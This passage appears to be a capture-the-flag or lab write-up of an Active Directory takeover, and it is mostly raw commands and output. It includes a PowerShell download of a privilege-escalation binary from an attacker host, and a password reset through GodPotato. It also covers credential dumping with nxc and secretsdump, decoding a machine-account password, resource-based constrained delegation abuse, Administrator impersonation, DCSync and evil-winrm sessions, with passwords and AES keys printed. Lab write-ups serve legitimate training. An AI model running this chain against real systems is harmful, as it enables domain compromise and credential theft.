powershell -NoP -C "Invoke-WebRequest -Uri 'http://10.0.10.5:4444/G0dP0t4t0Me0w.exe' -OutFile 'C:\Windows\temp\G0dP0t4t0Me0w.exe'"
We Reset the Local Administrator Password Using GodPotato
C:\Windows\temp\G0dP0t4t0Me0w.exe -cmd "cmd /c net user Administrator StrongPassword456"_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Established a WinRM Session on the Web Server as the Local Administrator
evil-winrm -i 10.0.20.10 -u 'Administrator' -p 'StrongPassword456'
Flag6

We Retrieved the Local Administrator Flag
cat C:\Users\Administrator\Desktop\flag.txt
We Dumped Active Directory Credentials
nxc smb 10.0.20.10 -u 'Administrator' -p 'StrongPassword456' --sam --lsa --local-authWe found creds of a.howard fdCgRAxJq0lY
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User a.howard have GenericWrite on the DC
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
DC02.westbridge-research.hsm

Nmap Results
Nmap scan report for dc02.westbridge-research.hsm (10.0.20.5)
Host is up (0.11s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE            VERSION
53/tcp    open  domain             Simple DNS Plus
88/tcp    open  kerberos-sec       Microsoft Windows Kerberos (server time: 2026-07-11 13:47:25Z)
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp   open  ldap               Microsoft Windows Active Directory LDAP (Domain: westbridge-research.hsm0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: westbridge-research.hsm0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: WBRESEARCH
|   NetBIOS_Domain_Name: WBRESEARCH
|   NetBIOS_Computer_Name: DC02
|   DNS_Domain_Name: westbridge-research.hsm
|   DNS_Computer_Name: DC02.westbridge-research.hsm
|   DNS_Tree_Name: westbridge-research.hsm
|   Product_Version: 10.0.26100
|_  System_Time: 2026-07-11T13:48:55+00:00
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC02.westbridge-research.hsm
| Issuer: commonName=DC02.westbridge-research.hsm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-04T07:59:14
| Not valid after:  2027-01-03T07:59:14
| MD5:   8ccf ef6a 8ecc 3a54 1aac 7db4 f6f6 1e5b
|_SHA-1: 18a1 a742 6905 c701 676e 79b1 bffb d8df 4b00 41db
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf             .NET Message Framing
49664/tcp open  msrpc              Microsoft Windows RPC
49666/tcp open  msrpc              Microsoft Windows RPC
49669/tcp open  msrpc              Microsoft Windows RPC
49670/tcp open  msrpc              Microsoft Windows RPC
49671/tcp open  msrpc              Microsoft Windows RPC
49672/tcp open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc              Microsoft Windows RPC
49708/tcp open  msrpc              Microsoft Windows RPC
49712/tcp open  msrpc              Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Uptime guess: 0.020 days (since Sat Jul 11 13:20:14 2026)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC02; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-11T13:48:58
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
PRIVESC DC02 (RESEARCH)
User a.howard have GenericWrite on the DC
secretsdump.py "Administrator:StrongPassword456@10.0.20.10"We got the WEB plain_password_hex

We Recovered the Plaintext Password from the Stored UTF-16 Encoded Hex Value
PASS=$(python3 -c "print(bytes.fromhex('2a002d003b004e0025005b004f0077007a0022002b0068002e003c005d0076004e00360031003a004b004d007a0066002d003d005600430051003a00490062004e004e004b007900360063005a002f004d0040002a00610038004900590054004b00540038002400670068005300760038003100660052004e00740020006d00400031002e005100720047002600400056005f004100480027006e006a005000470045003b0026006f00330078007900440032002f005d00550020004200330055004d0063003e006d005e006f002700790066006a005b003800600036005300290031002e005a004f00670038005800').decode('utf-16-le'), end='')")We got the Plaintext PW of WEB

Show the pass
echo "$PASS"
We Requested a Kerberos Ticket-Granting Ticket (TGT) for User a.howard
fdCgRAxJq0lY
getTGT.py "westbridge-research.hsm/a.howard" -dc-ip 10.0.20.5
We Loaded the Kerberos Ticket Cache for User a.howard
export KRB5CCNAME=a.howard.ccache
We Requested a Kerberos Ticket-Granting Ticket (TGT) for the WEB$ Machine Account
getTGT.py "westbridge-research.hsm/WEB\$:${PASS}" -dc-ip 10.0.20.5
Ore we use the AES Key (Alternative)
getTGT.py 'westbridge-research.hsm/WEB$' \
  -aesKey 1bff63e581469282b52b61d48d0121de60831370117f5f921e6bee7d7f68d6e8 \
  -dc-ip 10.0.20.5
We Configured Resource-Based Constrained Delegation (RBCD)
bloodyAD -d westbridge-research.hsm -u a.howard -k ccache=$KRB5CCNAME \
  -H dc02.westbridge-research.hsm --dc-ip 10.0.20.5 \
  add rbcd 'DC02$' 'WEB$'
We Loaded the Kerberos Ticket Cache for the Domain Controller Machine Account
export KRB5CCNAME=WEB\$.ccache
We Requested a Kerberos Service Ticket for the CIFS Service
getST.py -spn cifs/dc02.westbridge-research.hsm \
  -impersonate Administrator \
  -dc-ip 10.0.20.5 \
  -k "westbridge-research.hsm/WEB\$:${PASS}"
With AES Key (Alternative)
getST.py -spn 'cifs/dc02.westbridge-research.hsm' -impersonate Administrator -dc-ip 10.0.20.5 -aesKey 1bff63e581469282b52b61d48d0121de60831370117f5f921e6bee7d7f68d6e8 'westbridge-research.hsm/WEB$'
We Loaded the Kerberos Service Ticket for the Impersonated Domain Administrator
export KRB5CCNAME="Administrator@cifs_dc02.westbridge-research.hsm@WESTBRIDGE-RESEARCH.HSM.ccache"
We Performed a DCSync Attack to Retrieve All Domain Credentials
secretsdump.py -k -no-pass -just-dc dc02.westbridge-research.hsm -dc-ip 10.0.20.5We got the Administrator aes256 KEY
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Requested a Kerberos TGT for the Domain Administrator Using the Recovered AES Key
impacket-getTGT \
  'WESTBRIDGE-RESEARCH.HSM/Administrator' \
  -aesKey '06a405bc0b070a460a77081b4a6ff16e8c1c79492d9fd2cab079cb5dab322f36' \
  -dc-ip 10.0.20.5
We Loaded the Cross-Forest Kerberos Configuration and Domain Administrator Ticket
 export KRB5_CONFIG="$PWD/krb5_cross.conf"
export KRB5CCNAME="$PWD/Administrator.ccache"
We Established a Kerberos-Authenticated WinRM Session to the Research Domain Controller as the Domain Administrator
evil-winrm -i DC02.westbridge-research.hsm -r 'westbridge-research.hsm'
Flag7 (Final)
We Retrieved the Research Domain Administrator Flag
cat C:\Users\Administrator\Desktop\root.txt